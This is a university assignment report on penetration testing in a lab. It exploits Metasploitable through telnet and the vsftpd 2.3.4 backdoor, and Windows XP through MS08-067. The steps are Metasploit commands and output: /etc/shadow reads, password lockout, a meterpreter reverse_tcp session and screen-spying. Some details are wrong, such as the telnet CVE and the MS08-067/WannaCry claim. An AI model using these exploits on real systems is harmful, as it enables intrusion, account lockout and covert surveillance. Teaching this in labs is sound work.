



# SECURITY ANALYSIS REPORT

CI608 – Secure Networks

Joseph Batchelor

# Table of contents

## Contents

Table of contents .....	1
Introduction .....	2
Vulnerable system Linux attacks .....	2
Design the vulnerable system.....	2
Preliminary information gathering .....	3
UNIX system: Telnet exploitation .....	5
Identifying vulnerability.....	5
Attack scenario .....	5
Mitigation methods .....	7
UNIX system: VSFTP exploitation .....	7
Identifying vulnerability.....	7
Attack scenario .....	7
Mitigation methods .....	8
Windows system: MS08-067 exploitation.....	9
Design the vulnerable system.....	9
Preliminary information gathering .....	10
Identify the vulnerability .....	11
Attack scenario .....	11
Mitigation methods .....	13
Reference.....	13

## Introduction

For this assignment I will be exploiting three vulnerabilities using various security tools and frameworks. Two of the three attacks will target UNIX systems and the third will be a windows system.

## Vulnerable system Linux attacks

### Design the vulnerable system

The target machine designed utilises Metasploitable which is a vulnerable Ubuntu x64 virtual machine that intentionally provides common OS and network vulnerabilities. Some weaknesses present are open ports, old vulnerable versions of running services. This design is effective as the framework is used by many for security testing, providing common vulnerabilities with varying approaches and difficulties (Metasploitable, 2022).

The attacking machine is running a Linux x64 version 2.6 OS, due to its preinstalled security tools such as Nmap which is a network scanner and Metasploit which is a penetration framework for utilising exploits and vulnerabilities.

Both machines will have a wired connection this is due to the network infrastructure being too big. Using a wireless approach can affect the duration of scanning and the attack. However, because both machines are within the same room, they will have the same network ID but different host ID's providing the ability to scan quickly. [Figure 1](#) shows the design and setup of both machines using a UML diagram.





Figure 1 – UML deployment diagram of Linux attack setup.

## Preliminary information gathering

This section is the process of obtaining necessary information that can be used during the attack as well as identifying our target machine within the network.

### 1.

In the terminal enter the command **ifconfig** as shown in [Figure 2](#), which displays the current network information. The **eth0.1501** block is the interface for our attacking machine, we can use the inet value (IP address) for scanning the network.



```
msf6 > ifconfig
[*] exec: ifconfig


eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    ether 00:25:ab:96:84:91  txqueuelen 1000  (Ethernet)
    RX packets 47696  bytes 5143943 (4.9 MiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 12897  bytes 929100 (907.3 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
    device interrupt 16  memory 0xf0200000-f0220000

eth0.1501: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 10.9.0.16  netmask 255.255.255.0  broadcast 10.9.0.255
    inet6 fe80::25:abff:fe96:8491  prefixlen 64  scopeid 0x20<link>
    ether 00:25:ab:96:84:91  txqueuelen 1000  (Ethernet)
```

Figure 2 – Image of network interface information.

### 2.

Next, we need to scan multiple machines on the network, alter the IP address we retrieved to **10.9.0.\***. Enter **sudo nmap -sV -O 10.9.0.\*** as seen in [Figure 3](#), this will produce a report showing the services, OS's and ports running on different machines. From the output in [Figure 4](#) we can gather useful information from the report generated. We know Machine 10.9.0.56 is running Linux version 2.6.9, we know which ports are open and the services running and their version. With this we can research and identify vulnerabilities to exploit.



```
msf6 > sudo nmap -sV -O 10.9.0.*
[*] exec: sudo nmap -sV -O 10.9.0.*

Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-17 14:02 GMT
```

Figure 3 - Figure 3 – Nmap search command execution image

```

Nmap scan report for cex-mowo-01-10.9.0.56.brighton.ac.uk (10.9.0.56)
Host is up (0.0014s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell?
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
1 service unrecognized despite returning data. If you know the service/version, please
rint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port514-TCP:V=7.91%I=7%D=3/17%Time=62333F81%P=x86_64-pc-linux-gnu%r(NUL
SF:L,4B,"\x01Couldn't\x20get\x20address\x20for\x20your\x20host\x20\((cex-mo
SF:wo-01-10\9\0\16\0.brighton.ac.uk)\)\n");
MAC Address: 02:00:27:A8:D9:56 (Unknown)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

```

Figure 4 - results from Nmap search command image.



## UNIX system: Telnet exploitation

**Chosen vulnerability :** Telnet unencrypted transmission vulnerability CVE-2017-1212 (CVE, 2022)

### Identifying vulnerability

This vulnerability displays the credentials of the target machine in plaintext when a telnet connection is created. The telnet service transfers data over unencrypted channels, meaning that attackers are able to uncover the credentials by sniffing the on-coming traffic. The reason I choose this attack is due to its simplicity as well as its detrimental ability of what a user can perform with it. It currently has a CVSS ranking of 6.5; I intend to gain access to the target system and change the credentials to prevent access to the system (Tenable, 2022).

### Attack scenario

1.

Open Metasploit then enter the command **use auxiliary/scanner/telnet/telnet\_version** which will activate the module which is the vulnerability we will be exploiting. You can use the **show options** to display the configuration needed as shown in [Figure 5](#).

```
msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

  Name      Current Setting  Required  Description
  ---      -
  PASSWORD  no               no        The password for the specified username
  RHOSTS     yes              yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:
  <path>'
  RPORT     23               yes        The target port (TCP)
  THREADS    1                 yes        The number of concurrent threads (max one per host)
  TIMEOUT    30               yes        Timeout for the Telnet probe
  USERNAME  no               no        The username to authenticate as
```

Figure 5- Image showing the options of the telnet module.

2.

Using **set rHosts 10.9.0.56** tells the module to unload its payload on the target machine. When this exploit is running a connection is created between the two machines using the telnet service. Once data is sent the exploit performs a packet sniffing attack to retrieve the data and displays the credentials of the target machine in plaintext as seen in [Figure 6](#). With this we can gain access to the machine wirelessly using SSH to create a connection.

```
msf6 auxiliary(scanner/telnet/telnet_version) > set rHosts 10.9.0.56
rHosts => 10.9.0.56
msf6 auxiliary(scanner/telnet/telnet_version) > run

[+] 10.9.0.56:23 - 10.9.0.56:23 TELNET
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login:
[+] 10.9.0.56:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 6– Displays the plaintext credentials of the target machine.

### 3.

Using the command **ssh msfadmin@10.9.0.56** will start a secure connection. It will then request for the password, resulting in access and the ability to freely perform any action on the target machine as seen in [Figure 7](#).

```
msf6 auxiliary(scanner/telnet/telnet_version) > ssh msfadmin@10.9.0.56
[*] exec: ssh msfadmin@10.9.0.56

msfadmin@10.9.0.56's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Thu Mar 17 10:01:19 2022
msfadmin@metasploitable:~$ ls -l
total 12
-rw-r--r-- 1 msfadmin msfadmin 39 2022-03-17 08:10 Credentials
-rw-r--r-- 1 msfadmin msfadmin 67 2022-03-11 09:25 examconf.txt
drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 vulnerable
```

Figure 7- access to the target systems

### 4.

Our goal is to prevent access to the machine by changing the user's password. [Figure 8](#) shows the current password for user msfadmin, this can be seen by accessing the shadow file. All passwords are hashed within this file however, we already know the current password for this user and so changing it will become a new hashed string. Using **sudo passwd msfadmin** seen in [Figure 9](#) we can enter a new password. The hashed string in the shadow file has changed which means we have successfully changed the user's password. Using the command **shutdown** will shut down the target machine requiring them to log back in. Unfortunately, they will not be able to due to their password being changed.

```
msfadmin@metasploitable:/$ sudo cat etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
dhcp:!:14684:0:99999:7:::
syslog:!:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:!:14684:0:99999:7:::
msfadmin:$1$H3rHlyw4$Jy0ZqHKh7hcARs0CCwT6N0:19075:0:99999:7:::
```

Figure 8- Old hash dump value.

```
msfadmin@metasploitable:/$ sudo passwd msfadmin
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
msfadmin@metasploitable:/$ sudo cat etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
dhcp:!:14684:0:99999:7:::
syslog:!:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:!:14684:0:99999:7:::
msfadmin:$1$TLszNTOb$lNg44HTvp2SNXGb3Ho8hJ1:19075:0:99999:7:::
```

Figure 9- New hash dump value.

## Mitigation methods

Below are actions that should be considered to mitigate the telnet vulnerability. One action that should be completed immediately is to update and or install a new firewall as well as to close all ports and or to suspend critical services such as telnet. Additionally, another action is to replace the telnet protocol and use SSH as this will encrypt data and transfer them through a secure channel. Another mitigation approach to consider is introducing AES encryption which can prevent packet sniffing and the interception of data. Finally, you can configure the network to blacklist detrimental, or unknown IP's automatically or specifically listed sources with the correct public key.

## UNIX system: VSFTP exploitation

**Chosen vulnerability :** Vsftpd CVE-2011-2523 (CVE, 2022)

### Identifying vulnerability

This is a backdoor vulnerability that was briefly introduced within version 2.3.4. It has the ability to access shell on port 6200. I chose this attack due to it having a CVSS score of 9.6 meaning that it is a critical vulnerability. This exploit gives access to the target machine which can allow for numerous actions to take place. My goal with this exploit is to access confidential files about clients on the system to capture and or change the information within them. This will compromise the confidentiality and integrity of the files.

### Attack scenario

1.

On metasploit enter **use exploit/unix/ftp/vsftpd\_234\_backdoor**, which will set to the backdoor exploit. Next, use the command **set rHosts 10.9.0.56** this tells the exploit where to connect to execute as seen in [Figure 10](#).

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 > set rhosts 10.9.0.56
rhosts => 10.9.0.56
```

Figure 10 - set the rhost to the target machine.

2.

Everything is set now enter **exploit** which will perform the the exploitation of the vulnerability, you will be presented with the following seen in [Figure 11](#). This will create a SSH connection allowing access to the target system. As seen in [Figure 12](#) you are able to navigate to the users folder to access any data.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 10.9.0.56:21 - The port used by the backdoor bind listener is already open
[+] 10.9.0.56:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 10.9.0.56:6200) at 2022-03-17 12:47:22 +0000
```

Figure 11- executing the exploit

```
ls -l
total 16
drwxr-xr-x 2 root      nogroup  4096 Mar 17  2010 ftp
drwxr-xr-x 7 msfadmin  msfadmin  4096 Mar 17  08:10 msfadmin
drwxr-xr-x 2 service  service  4096 Apr 16  2010 service
drwxr-xr-x 3 user     user    4096 May  7  2010 user
```

Figure 12 – list of different users.



### 3.

Our goal is to access confidential files stored on the system. Accessing the users directory will contain all the files the user has. Do this with **cd msfadmin** while in the home directory, then use the command **ls -l** to list all the files within the directory. As shown in [Figure 13](#) a confidential file is present, we can write or read this file by entering **vi ConfidentialClientInformation.txt**.

```
msfadmin@metasploitable:~$ ls -l
total 8
-rw-r--r-- 1 msfadmin msfadmin  0 2022-03-30 09:20 ConfidentialClientInformation.txt
-rw-r--r-- 1 msfadmin msfadmin 67 2022-03-11 09:25 examconf.txt
drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 vulnerable
msfadmin@metasploitable:~$
```

Figure 13– list of all files with targets directory.

#### Mitigation methods

The first advisable approach is to update to any version beyond 2.3.4 or prior the 3rd of July 2011 (Vigil@nce, 2022) as this version of vsftpd had the zero-day vulnerability. Another approach is to install and heavily configure a Firewall (vulldb, 2022) as well as to close all ports to the machine. An important consideration is to securely store data by encrypting it to maintain its confidentiality.

## Windows system: MS08-067 exploitation

### Design the vulnerable system

The vulnerable system created uses a default virtual copy of windows XP professional x64 edition SP 2 running version 5.1.2600. Furthermore, both anti-virus software and firewalls are disabled to simulate a vulnerable system.

The reason this vulnerable system was chosen was due to it being a fresh 5.1.2600 version, this version of XP does not have the MS08-067 update which was designed to prevent critical windows attacks such as eternal blue and WannaCry. This fresh version of XP is considered to be one of the most vulnerable versions of windows released.

The attacking machine being used is a Linux 64bit version 2.6 OS. This is the same setup as the previous attack scenarios.

For this attack both machines will be using a wireless bridge connection, this approach of scanning will take longer however, I wanted to simulate an attack across a wireless network. [Figure 14](#) shows the setup of both virtual machines on my laptop using a UML diagram.




Figure 14 – UML deployment diagram of the Windows attack set up.

## Preliminary information gathering

This section is process of obtaining necessary information that can be used during the attack as well as identifying our target machine within the network.

### 1.

First step is to obtain our IP address which will be used for network scanning. This is the same process as the previous, using the command **ifconfig** we can find our inet value in the second interface block as seen in [Figure 15](#). Next, adjust the address to read **10.8.\*.\*** as in [Figure 16](#), then use this address in the following command **sudo nmap -sV -O 10.8.\*.\*** this will scan 65,025 machines and generate a report about each machine if possible.

```
joe@Kali:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    ether 08:00:27:cf:04:2e txqueuelen 1000 (Ethernet)
    RX packets 25 bytes 3316 (3.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1 bytes 60 (60.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.8.49.69 netmask 255.255.192.0 broadcast 10.8.63.255
    inet6 fe80::a00:27ff:fe7c:18f4 prefixlen 64 scopeid 0x20<link>
```

Figure 15 – Network information

```
joe@Kali:~$ sudo nmap -sV -O 10.8.*.*
[sudo] password for joe:
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-07 13:32 BST
```

Figure 16 – Nmap scanning command.

### 2.

A list of reports will be generated for different machines. We are interested in the machine that has a report where the OS is windows XP. Considering that this version of windows is outdated and uncommon it should not be hard to find the target machine. In [Figure 17](#) machine 10.8.9.170 is the only one running XP, with this we can record the IP address to be used later.

```
Nmap scan report for erm-mo-01-10.8.9.170.brighton.ac.uk (10.8.9.170)
Host is up (0.00077s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 08:00:27:61:88:DC (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows XP|2003
OS CPE: cpe:/o:microsoft:windows_xp cpe:/o:microsoft:windows_server_2003
OS details: Microsoft Windows XP SP2 or SP3, or Windows Server 2003
Network Distance: 1 hop
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

Figure 17 – Nmap generated report.

**Chosen vulnerability:** MS08-067 CVE-2008-4250 (CVE, 2022)

### Identify the vulnerability

This vulnerability allows remote execution of arbitrary code when the target machine receives a specially crafted RPC request, causing an overflow during path canonicalization. I chose this attack due to its CVSS ranking which has a score of 10.0. Additionally, this exploit is able to grant me administrator controls, it only requires a couple of lines using Metasploit making it an extremely detrimental vulnerability (Microsoft, 2022). My intention is to exploit this vulnerability using a `resvrse_tcp` attack to run spyware software to stream live the user's activity on the machine.

### Attack scenario

#### 1.

Open Metasploit and enter **use exploit/windows/smb/ms08\_067\_netapi** as in [Figure 18](#). The **Ms08\_067\_netapi** exploit is designed to exploit the ms08\_067 vulnerability, by executing remote code to administrator access to the system (InfosecMatter, 2022).

```
msf5 > use exploit/windows/smb
use exploit/windows/smb/generic_smb_dll_injection
use exploit/windows/smb/group_policy_startup
use exploit/windows/smb/ipass_pipe_exec
use exploit/windows/smb/ms03_049_netapi
use exploit/windows/smb/ms04_007_killbill
use exploit/windows/smb/ms04_011_lsass
use exploit/windows/smb/ms04_031_netdde
use exploit/windows/smb/ms05_039_pnp
use exploit/windows/smb/ms06_025_rasmans_reg
use exploit/windows/smb/ms06_025_rras
use exploit/windows/smb/ms06_040_netapi
use exploit/windows/smb/ms06_066_nwapi
use exploit/windows/smb/ms06_066_nwwks
msf5 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
use exploit/windows/smb/ms06_070_wkssvc
use exploit/windows/smb/ms07_029_msdns_zc
use exploit/windows/smb/ms08_067_netapi
use exploit/windows/smb/ms09_050_smb2_neg
use exploit/windows/smb/ms10_046_shortcut
use exploit/windows/smb/ms10_061_spoolss
use exploit/windows/smb/ms15_020_shortcut
use exploit/windows/smb/ms17_010_eternal
use exploit/windows/smb/ms17_010_psexec
use exploit/windows/smb/netidentity_xtier
use exploit/windows/smb/psexec
use exploit/windows/smb/psexec_psh
```

Figure 18 – Choosing the necessary exploit.

#### 2.

We need to select the payload, enter **set payload windows/meterpreter/resvrse\_tcp** which will perform a reflective injection which is a technique designed to load detrimental library from memory into a host process. (InfosecMatter, 2022)

Next, we need to **Set the rhosts 1.8.9.170** which is the IP we want to execute the payload on. This should be set to the targets Ip we retrieved earlier as seen in [Figure 19](#). Now we need to set the port for this module to use, in this example I used the command `set lport 4444`. Port 4444 is TCP and is commonly used for exploits due to it being insecure. (ANON, 2022)

```
msf5 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms08_067_netapi) > set rhosts 10.8.9.170
rhosts => 10.8.9.170
msf5 exploit(windows/smb/ms08_067_netapi) > set lport 4444
lport => 4444
```

Figure 19 – Configuring the payload.



### 3.

Enter **Exploit**, this should perform the reverse\_tcp attack and have access to the meterpreter console, enter **sysinfo** which will present you with the information of the target machine. As displayed in [Figure 20](#) we have successfully gained access to the target machine.

```
msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.8.49.69:4444
[*] 10.8.9.170:445 - Automatically detecting the target...
[*] 10.8.9.170:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 10.8.9.170:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 10.8.9.170:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176195 bytes) to 10.8.9.170
[*] Meterpreter session 2 opened (10.8.49.69:4444 -> 10.8.9.170:1043) at 2022-04-06 13:14:18 +0100

meterpreter > sysinfo
Computer      : ADMIN
OS            : Windows XP (5.1 Build 2600, Service Pack 2).
Architecture : x86
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
```

Figure 20 - Access to XP machine.

### 4.

The meterpreter exploit can act as a spyware software which records the user's activity live, this can be done by entering **screenshare** as seen in [Figure 21](#). This will open a html document in your browser that will provide a live stream showing the activity of the target system, as shown in [Figure 22](#). This is a useful spyware approach to obtain confidential information as well as to see what the user is currently doing on the system.

```
meterpreter > screenshare
[*] Preparing player...
[*] Opening player at: /home/joe/YxqwABam.html
[*] Streaming...
```

Figure 21 - Html document being created for livestream.

